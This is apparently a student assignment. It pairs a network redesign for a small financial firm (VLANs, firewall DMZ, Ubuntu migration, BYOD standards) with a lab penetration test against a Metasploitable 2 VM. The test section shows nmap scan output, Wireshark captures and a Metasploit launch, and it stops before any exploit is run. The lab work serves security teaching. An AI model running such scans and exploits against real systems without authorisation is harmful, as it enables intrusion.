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Module Name: Wireless Networks and Security

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Certify that this assignment is entirely my own work, except where I have given fully documented references to the work of others, and that the material contained in this assignment has not previously been submitted for assessment in any other formal course of study.

Marks/Grade:	Evaluated by:
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Evaluator's Comments:

The objective of this special assessment is to enable the students to:
Describe and develop fundamental principles of information security. (MLO1).

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1.0 TLSW NETWORK DESIGN

1.1 Purpose of Design

The primary objective is to modernize TLSW's old network infrastructure to support a secure, AI-ready business environment. TLSW is a financial firm with 40 staff and 35 PCs; however, the current network uses outdated hubs and switches and old Windows systems that have no wireless capabilities. This poses significant security risks and performance of bottlenecks.

Our solution is to have a complete overhaul to a wireless-based connection environment to allow staff flexibility while maintaining strict access control for mobile devices. Next, the PCs will be using a Linux-based operating system to support the high-speed AI cloud services to eliminate licensing fees and provide a more secure environment against common malware. This new design also aims to have a scalable backbone capable of handling cloud-based AI service traffic.

In conclusion, this design is more than just to modernize the hardware used but also prioritizes business continuity and operational resilience. The existing legacy environment is highly vulnerable by ransomware and lacks the throughput required for modern AI-Intensive workloads. Transitioning to a Linux-based environment and implementing a hierarchical network design ensures that TLSW's AI-driven services can scale horizontally, moving from a bottleneck prone topology to a segmented VLAN based architecture. Therefore, this allows for more advanced traffic management, making sure that important financial data is not leaked or stolen.

1.2 Design Layout

1.2.1 Conceptual Network Architecture




Figure 1.1: Conceptual Network Architecture (Cisco Packet Tracer)

Based on Figure 1.1, this network architecture follows a hierarchical model designed for scalability, security, and performance. The architecture is divided into three main areas based on the trust level set in a Cisco ASA 5506-X firewall, which are the internal zone, external zone and demilitarized zone

To start, the internal zone refers to the internal servers and network devices. In this zone, it is segmented into five distinct departments which are CEO, Admin, Accounting, Finance Service and R&D. In each department, they will have their own Virtual Local Area Network (VLAN) and IP subnet, ensuring logical isolation between the departments. This prevents broadcast storms and enhances overall network performance in the organization. For the infrastructure, each department will be connected via a Layer 2 access Cisco 2960-24TT switch to a central Main Switch which is our Layer 3 Core. This creates a modular design where a new department's network switch can be directly connected to the main switch. Not only that, this network isolation between departments also prevents lateral movement within the internal network, ensuring that highly sensitive data from the departments cannot be accessed without permission. The main switch will also provide centralized DHCP services dynamically to assign IP addresses and DNS parameters to all the wireless devices while printers and file servers are assigned to a static IP address, ensuring efficient IP management. In this figure, all PCs will be equipped with a Wi-Fi card so that they can connect to the internet wirelessly. On the other hand, each departmental file server and printer will still be connected via a cable as file servers handle critical data and requires high-speed, low-latency and stable connection while printers are stationary and requires the constant, low-latency uptime to ensure high-availability.

Having both connect wirelessly inherently makes it unstable during file transfers and provides zero benefits to putting them on Wi-Fi.

Our architecture also implemented a Demilitarized Zone (DMZ) which is physically isolated by connecting directly to the ASA Firewall instead of the Core Switch. This zone hosts public-facing services such as the Public Web Servers and also a decoy Honeypot server for extra security. The ASA Firewall also has an Access Control List to enforce strict rules on external network traffic. This layout restricts attackers from initiating connections into the internal network, thus mitigating the risk of lateral movement if a server is compromised by cybercriminals (Stallings, 2017).

Moving on to the outside zone, which also refers to the access of external networks, the figure above shows that External Servers are connected to the ISP router which routes the access to the organization's firewall. To prevent hackers from entering the organization's network, an edge firewall is used to act as the primary filter by utilizing Network Address Translation (NAT) to block internal private IP address from the public domain. Then, specific ports such as HTTP (port 80) and FTP (21) are selectively exposed to the public via a static NAT mapping to ensure minimal attack surface exposure (Whitman and Mattord, 2021)

Since TLSW is a financial organization, security is of utmost importance as it may lead to huge financial and reputation losses. Thus, security measures are implemented in this architecture such as a Honeypot at the DMZ to divert malicious traffic away from production assets by providing an interactive trap for security analysis of the attacker. Next, the Firewall will have leverage security levels to ensure traffic flow is inherently one-way unless explicitly permitted by an Access Control List to defend against unauthorized access attempts (Cisco, 2020).

1.2.2 Operating Systems Recommendations for All Devices

The recommendations to standardize Ubuntu 24.04 LTS operating systems across all desktops and servers are driven by the security, compatibility, and AI readiness to adhere to TLSW's requirements. Unlike the Windows environments that is currently being used, the Linux kernel utilizes a permission-based model, UGO, to give User, Group or Others permission to either Read, Write or Execute a file. This is fundamentally more secure and prevents self-propagating malware and unauthorized privilege escalation. Not only that, it also is natively optimized for AI and machine learning development frameworks such as PyTorch. Finally, the Long-Term Support release cycle of Ubuntu provides TLSW with predictable 5 to 10 years of security updates while being completely open-source, reducing the licensing fee for all staff.

Therefore, the OS that we will be replacing all 35 PCs will be the Ubuntu Desktop 24.04 LTS. This Linux distribution provides user-friendly Graphical User Interface (GUI) for staff while offering superior security, built-in disk encryption for better security, and compatibility with modern AI development tools.

Next, all 5 file servers will be running on Ubuntu Server 24.04 LTS. This choice ensures long-term support (LTS), high stability for file sharing (via Samba/NFS), and a lightweight platform for AI-related cloud service management, ensuring fast performance overall.

1.2.3 IP Addressing Scheme

To accommodate all the staff, according to the information, TLSW have 35 PCs, 40 registered mobile phones, assuming it is 1 phone per staff, there's 5 file servers and network printers totalling up to at least 85 devices and assuming that all the devices are divided equally into 5 departments, this results to 17 devices per department. Therefore, a /27 (255.255.255.224) subnet mask is strategically selected to address space management and futureproofing. While TLSW currently requires approximately 85 IP addresses, a /27 subnet provides 30 usable host addresses per department, which allows TLSW to scale and expand with new staff and devices without the need for network re-addressing or downtime. For this design, we will be using the 10.1.11.0/24 IP scheme and applying the /27 subnet mask to split the network.

Department / Segment	VLAN ID	Network Address	Subnet Mask	Default Gateway	Usable IP Range
CEO	10	10.1.11.0	255.255.255.224	10.1.11.1	10.1.11.2 - 10.1.11.30
Admin	20	10.1.11.32	255.255.255.224	10.1.11.33	10.1.11.34 - 10.1.11.62
Accounting	30	10.1.11.64	255.255.255.224	10.1.11.65	10.1.11.66 - 10.1.11.94
Financial Services	40	10.1.11.96	255.255.255.224	10.1.11.97	10.1.11.98 - 10.1.11.126
R&D	50	10.1.11.128	255.255.255.224	10.1.11.129	10.1.11.130 - 10.1.11.158
Management VLAN	99	10.1.11.160	255.255.255.224	10.1.11.161	10.1.11.162 - 10.1.11.190

File servers and printers will be configured with Static IP addresses to ensure service availability and is constantly reachable while on the other hand, user devices and PCs will be automatically assigned with an IP through the DHCP service so that IP addresses are assigned efficiently as well as to ensure that IP address distribution is structured and sequential. This is because static IP can minimize service interruptions caused by address lease expirations or if the DHCP server reboots.

1.3 Recommended Information Security Standard related to BYOD

The recommended standard to follow is the ISO/IEC 27001 for Information Security Management and the NIST SP 800-124 Rev. 2 as guidelines for Managing the Security of Mobile Devices in the Enterprise to ensure strong protection of company data while allowing employees to connect their personal mobile devices to the network.

ISO/IEC 27001 is an internationally recognized standard for Information Security Management Systems to help organizations manage sensitive information, reduce security risks, and implement continuous security improvements systematically. As TLSW is a financial consultation company, data confidentiality is a must. ISO 27001 ensures that strict policies are implemented to protect confidential financial information from unauthorized access or data leakage (ISO, 2022). Therefore, to comply with these policy requirements, TLSW will have to implement an Acceptable Use Policy (AUP) to require employees to digitally consent to security monitoring of their devices before connecting. Furthermore, the standard also promotes strong access control and network segmentation thus BYOD devices will be isolated using IEEE 802.1X Network Access Control (NAC) to ensure mobile traffic in a department is confined within the department's VLAN and never mixes with other internal networks.

The NIST SP 800-124 Rev.2 guideline focuses specifically on securing mobile devices used in enterprise environments (Howell et al., 2023). Since TLSW allows employees to connect personal mobile phones to the wireless network, this introduces BYOD security risks such as malware infections, unauthorized access, or accidental data leakage. Hence, by following NIST guidelines, TLSW will have to implement a Mobile Device Management (MDM) solution and set up an access control list. This ensures that only registered and compliant phones can connect, and they must meet minimum security posture. Through the implementation of MDM, TLSW can enforce security policies such as requiring device authentication, enabling screen locks and biometric authentication, ensuring operating systems are updated, and preventing jailbroken or rooted devices from connecting to the network. Not only that, but MDM is also able to isolate and strictly separate TLSW's financial data from user's personal application data. Lastly, in the event a staff member loses their phone or during employee offboarding, MDM allows the company to remotely wipe corporate data without affecting personal files, fulfilling ISO 27001 requirements for asset protection.

1.4 Design Elements, Potential Weaknesses or Risk, and Assumptions

1.4.1 Justification of Design Element

The network is segmented into multiple departments using subnetting and VLAN segmentation. Dividing the 10.1.X.0/24 network using a /27 subnet mask into 8 subnets, providing 30 usable IPs for each subnet. For the TLSW revamp, we have allocated five of these subnets to the primary departments (CEO, Admin, Accounting, Financial, and R&D) and one subnet for network management/backbone. The last 2 subnets can be reserved for future use if there is an expansion for staff. This segmentation prevents unnecessary broadcast traffic and restricts unauthorized access between departments. For example, users from the Admin department cannot directly access sensitive financial systems in the Accounting department without proper authorization.

Migrating from old Windows to the latest Linux Ubuntu Desktop 24.04 LTS provides superior

stability for AI workloads and higher resistance to the ransomware typically targeting outdated Windows versions. The use of Linux also reduces licensing costs, improves system stability, and provides better compatibility with AI and cloud-based applications that the company plans to deploy.

Besides, the implementation of private IP addressing (10.1.X.0/24) improves internal network security. Private addressing ensures that internal devices are not directly exposed to the public internet. Combined with Network Address Translation (NAT) implemented on the firewall, the internal network remains hidden from external attackers.

Another important design element is the use of wireless connectivity with controlled access. Employees are allowed to connect to mobile devices only if they are registered and authenticated through secure wireless encryption. This prevents unauthorized devices from connecting to the corporate network while still providing flexibility for mobile workers.

1.4.2 Potential Weaknesses or Risks

As a medium-sized office, signal interference from neighbouring businesses or physical obstacles such as walls or furniture could impact the 100% wireless design. Thus, the office could use professionally heat mapped tools like Ekahau to ensure there are no dead zones in the office.

Wireless networks are inherently susceptible to deauthorization of attacks, where an attacker can force devices to disconnect. The implementation of WPA3-Enterprise encryption is recommended to mitigate this risk. WPA3-Enterprise provides stronger authentication mechanisms, enhanced encryption, and improved protection against unauthorized access, making it more resilient against modern wireless attacks.

While the backbone is wired, the core switch or router is a single point of failure. If the main backbone switch fails due to hardware malfunction, power failure, or cyberattack, all connected wireless segments, including the five departmental networks, will lose connectivity simultaneously. It is advisable to implement redundancy measures such as backup switches, failover mechanisms, or high-availability configurations to ensure continuous network operation even in the event of a failure.

1.4.3 Assumptions

It is assumed that the "faster broadband solution" mentioned will be at least 500Mbps to 1Gbps to support 40 staff members simultaneously accessing cloud-based AI tools. This is important because AI applications and cloud services typically require high bandwidth, low latency, and stable connectivity to function efficiently. A high-speed internet connection ensures smooth operation without network congestion, delays, or performance bottlenecks with multiple users accessing these services at the same time.

We also assume the server room or rack where the network backbone (switches/routers) is stored is physically secured with restricted access. This includes implementing security measures such as locked server cabinets, access control systems, and surveillance monitoring to prevent unauthorized personnel from tampering with critical network infrastructure.

Next, it is assumed that all 35 existing PCs will be hardware-compatible with modern Linux

distributions and have compatible Wi-Fi 6 or 6E network cards installed during the revamp thus it can access the internet without an Ethernet cable to ensures that all devices can fully utilize the wireless network infrastructure and benefit from improved speed, reduced latency, and better performance provided by newer wireless standards.

2.0 PENETRATION TESTING

2.1 Simulated Limited Network Setup

2.1.1 Network Configuration

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces_
GNU nano 2.0.7 File: /etc/network/interfaces

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.1.11.77
netmask 255.255.255.0
gateway 10.1.11.1
dns-nameservers 8.8.8.8
```

Figure 2.1.1: Victim Machine Configuration (Metasploitable 2)




Figure 2.1.2: Attacker Machine Configuration (Kali Linux)

To simulate a penetration testing environment for TLSW, two virtual machines were deployed and connected by NAT network, which allows communication between attacker system and victim system. We have chosen Metasploitable 2 as the virtual machine for the victim while we used Kali Linux as the attacker machine. Metasploitable 2 is a widely used virtual machine for penetration testers as it intentionally provides vulnerable ports and services that can be exploited by another machine in a safe and secure environment (Rapid7, 2018). In the figures above, both virtual machines are configured to have a static IP address in the same network so that they can communicate with one another. As shown in Figure 2.1.1, the victim machine was configured with a static IP address of 10.1.11.77. Conversely, the attacker's machine was set to a static IP of 10.1.11.88

2.1.4 Network Connectivity Verification

```
msfadmin@metasploitable:~$ ping 10.1.11.88
PING 10.1.11.88 (10.1.11.88) 56(84) bytes of data.
64 bytes from 10.1.11.88: icmp_seq=1 ttl=64 time=3.20 ms
64 bytes from 10.1.11.88: icmp_seq=2 ttl=64 time=0.237 ms

msfadmin@metasploitable:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=8.93 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=6.37 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=7.10 ms

msfadmin@metasploitable:~$ ping google.com
PING google.com (142.251.223.46) 56(84) bytes of data.
64 bytes from cgk02s07-in-f14.1e100.net (142.251.223.46): icmp_seq=1 ttl=255 time=6.28 ms
64 bytes from cgk02s07-in-f14.1e100.net (142.251.223.46): icmp_seq=2 ttl=255 time=6.77 ms
64 bytes from pnkula-af-in-f14.1e100.net (142.251.223.46): icmp_seq=3 ttl=255 time=6.85 ms
```

Figure 2.1.3: Victim Machine

```
(kali@kali)-[~]
$ ping 10.1.11.77
PING 10.1.11.77 (10.1.11.77) 56(84) bytes of data.
64 bytes from 10.1.11.77: icmp_seq=1 ttl=64 time=0.615 ms
64 bytes from 10.1.11.77: icmp_seq=2 ttl=64 time=0.183 ms
64 bytes from 10.1.11.77: icmp_seq=3 ttl=64 time=0.307 ms
^C

(kali@kali)-[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=7.82 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=6.07 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=6.82 ms
^C

(kali@kali)-[~]
$ ping google.com
PING google.com (172.217.25.238) 56(84) bytes of data.
64 bytes from nrt12s14-in-f238.1e100.net (172.217.25.238): icmp_seq=1 ttl=255 time=6.18 ms
64 bytes from nrt12s14-in-f238.1e100.net (172.217.25.238): icmp_seq=2 ttl=255 time=5.06 ms
64 bytes from nrt12s14-in-f238.1e100.net (172.217.25.238): icmp_seq=3 ttl=255 time=5.76 ms
^C
```

Figure 2.1.4: Attacker Machine

The penetration testing environment was established using a controlled virtualization approach to ensure a safe and isolated testing ground. To ensure successful communication, connectivity was verified through a series of ICMP echo requests. Figure 2.1.3 confirms that the victim machine can successfully reach the attacker, while Figure 2.1.4 demonstrates that the attacker has established a stable connection to the victim. Both machines were also able to ping the Google DNS (8.8.8.8) as well as external google.com servers, confirming that they were able to access the internet. These

verification steps also proved that both systems correctly utilized 8.8.8.8 for DNS resolution and maintained active internet access.

2.2 Vulnerabilities Identification Stage

```
(kali㉿kali)-[~]
$ nmap -sV -sC -O 10.1.11.77
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 09:38 EDT
Nmap scan report for 10.1.11.77
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.1.11.88
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
```

```
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-03-12T13:38:23+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100003  2,3,4           2049/tcp   nfs
```



```

| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 58656/tcp mountd
| 100005 1,2,3 60156/udp mountd
| 100021 1,3,4 57660/tcp nlockmgr
| 100021 1,3,4 59266/udp nlockmgr
| 100024 1 37225/udp status
|_ 100024 1 43786/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: Speaks41ProtocolNew, Support41Auth, ConnectWithDatabase, SupportsTransactions, SupportsCompression, SwitchToSSLAfterHandshake, LongColumnFlag
| Status: Autocommit
|_ Salt: dcEmu%SV3>yl0GXa^5+w
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

|_ssl-date: 2026-03-12T13:38:23+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:F4:5A:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

```
Host script results:
|_clock-skew: mean: 1h00m01s, deviation: 2h00m00s, median: 0s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_   System time: 2026-03-12T09:38:15-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
```

Figure 2.2.1 Nmap Scanning results

In the reconnaissance phase shown in the figure 2.2.1, we utilized the Nmap, a free and open-sourced network discovery utility, to perform service version detection, script scanning, and OS fingerprinting against the target IP (freeCodeCamp, n.d.). As seen in Figure 2.2.1, the command `nmap -sV -sC -O 10.1.11.77` uncovered a large attack surface with multiple open ports and legacy services. Notable findings included an outdated vsftpd 2.3.4 service on port 21, a Telnet service on port 23, and a Java RMI registry on port 1099. The scan also identified an Apache web server on port 80 and a MySQL database on port 3306, both of which presented significant entry points for further exploitation.

2.2.1 Network Monitoring and Traffic Analysis on the Victim's Machine




Figure 2.2.2 IP Filtering from Wireshark

The screenshot shows the Wireshark interface with the packet list pane displaying a list of captured packets. The filter 'ip.addr == 10.1.11.77' is applied. The packet details pane shows the selected packet (No. 2700) with its structure: Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
2695	11.375548459	10.1.11.88	10.1.11.77	TCP	66	759 → 111 [FIN, ACK] Seq=45 Ack=37
2696	11.375555064	10.1.11.88	10.1.11.77	TCP	66	763 → 111 [FIN, ACK] Seq=45 Ack=29
2697	11.375560705	10.1.11.88	10.1.11.77	TCP	66	935 → 111 [FIN, ACK] Seq=45 Ack=29
2698	11.375570306	10.1.11.88	10.1.11.77	HTTP	102	GET / HTTP/1.1
2699	11.375736979	10.1.11.77	10.1.11.88	TCP	66	80 → 37588 [ACK] Seq=1 Ack=37 Win=
2700	11.375737079	10.1.11.77	10.1.11.88	TCP	66	111 → 759 [FIN, ACK] Seq=37 Ack=40
2701	11.375737108	10.1.11.77	10.1.11.88	TCP	66	111 → 935 [FIN, ACK] Seq=29 Ack=40
2702	11.375737138	10.1.11.77	10.1.11.88	TCP	66	111 → 776 [FIN, ACK] Seq=29 Ack=40
2703	11.375737166	10.1.11.77	10.1.11.88	TCP	66	111 → 763 [FIN, ACK] Seq=29 Ack=40
2704	11.375748675	10.1.11.88	10.1.11.77	TCP	66	759 → 111 [ACK] Seq=46 Ack=38 Win=
2705	11.375763546	10.1.11.88	10.1.11.77	TCP	66	935 → 111 [ACK] Seq=46 Ack=30 Win=
2706	11.375768682	10.1.11.88	10.1.11.77	TCP	66	776 → 111 [ACK] Seq=46 Ack=30 Win=

Frame 9: Packet, 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface eth0
Ethernet II, Src: PCSSystemtec_63:b0:05 (08:00:27:63:b0:05), Dst: 10.1.11.77 (08:00:27:63:b0:05)
Internet Protocol Version 4, Src: 10.1.11.88, Dst: 10.1.11.77
Transmission Control Protocol, Src Port: 39822, Dst Port: 759

Figure 2.2.3 Packet Traffic from Wireshark

To validate the active reconnaissance performed by the Kali Linux attacker machine, we utilized Wireshark on the victim machine to monitor incoming network traffic. By applying the IP filter shown above in Figure 2.2.2, we were able to only show incoming packets involving the target.

During the Nmap scanning, the Wireshark running on the victim's machine was able to successfully capture the high volume of TCP SYN packets, FIN/ACK sequences as well as HTTP GET requests generated by the attacker. This traffic capture demonstrates the noisy nature of active scanning and highlights how an Intrusion Detection System (IDS) detects an attacker probing the network for open ports and vulnerable services.

2.3 Vulnerabilities Exploitation Stage and Vulnerabilities Rectification Stage

```
1099/tcp open  java-rmi      GNU Classpath grmiregistry
1524/tcp open  bindshell     Metasploitable root shell
2049/tcp open  nfs           2-4 (RPC #100003)
2121/tcp open  ftp           ProFTPD 1.3.1
3306/tcp open  mysql         MySQL 5.0.51a-3ubuntu5
4444/tcp open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

Figure 2.2.4 Vulnerable Ports found on Nmap

Next, based on the results of the reconnaissance phase, we selected three critical vulnerabilities that can pose significant risks to TLSW's financial data and infrastructure. These include a Java RMI Insecure Configuration through port 1099 that can to a remote code execution attack, an Unauthenticated MySQL Database through port 3306 resulting in data exfiltration of sensitive data. Lastly, a command injection through port 80 within the web application utility. These vectors were chosen because they effectively demonstrate flaws of various aspects of the system, such as the middleware, database security and application-layer flaws respectively.

2.3.1 Metasploit framework

```
(kali㉿kali)-[~]
└─$ msfconsole

Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search
```



```
= [ metasploit v6.4.99-dev ]
+ -- == [ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]
+ -- == [ 432 post - 49 encoders - 13 nops - 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

Figure 2.3.1: Metasploit Framework Launch

Metasploit framework is an advanced penetration testing platform used to develop and execute exploits against a remote target. It contains thousands of known exploits for various vulnerabilities. For our penetration simulation, this framework was utilized to search its extensive database for specific exploit modules matching the selected vulnerable ports discovered during the Nmap reconnaissance phase allowing us to exploit the system and take over the victim's system.

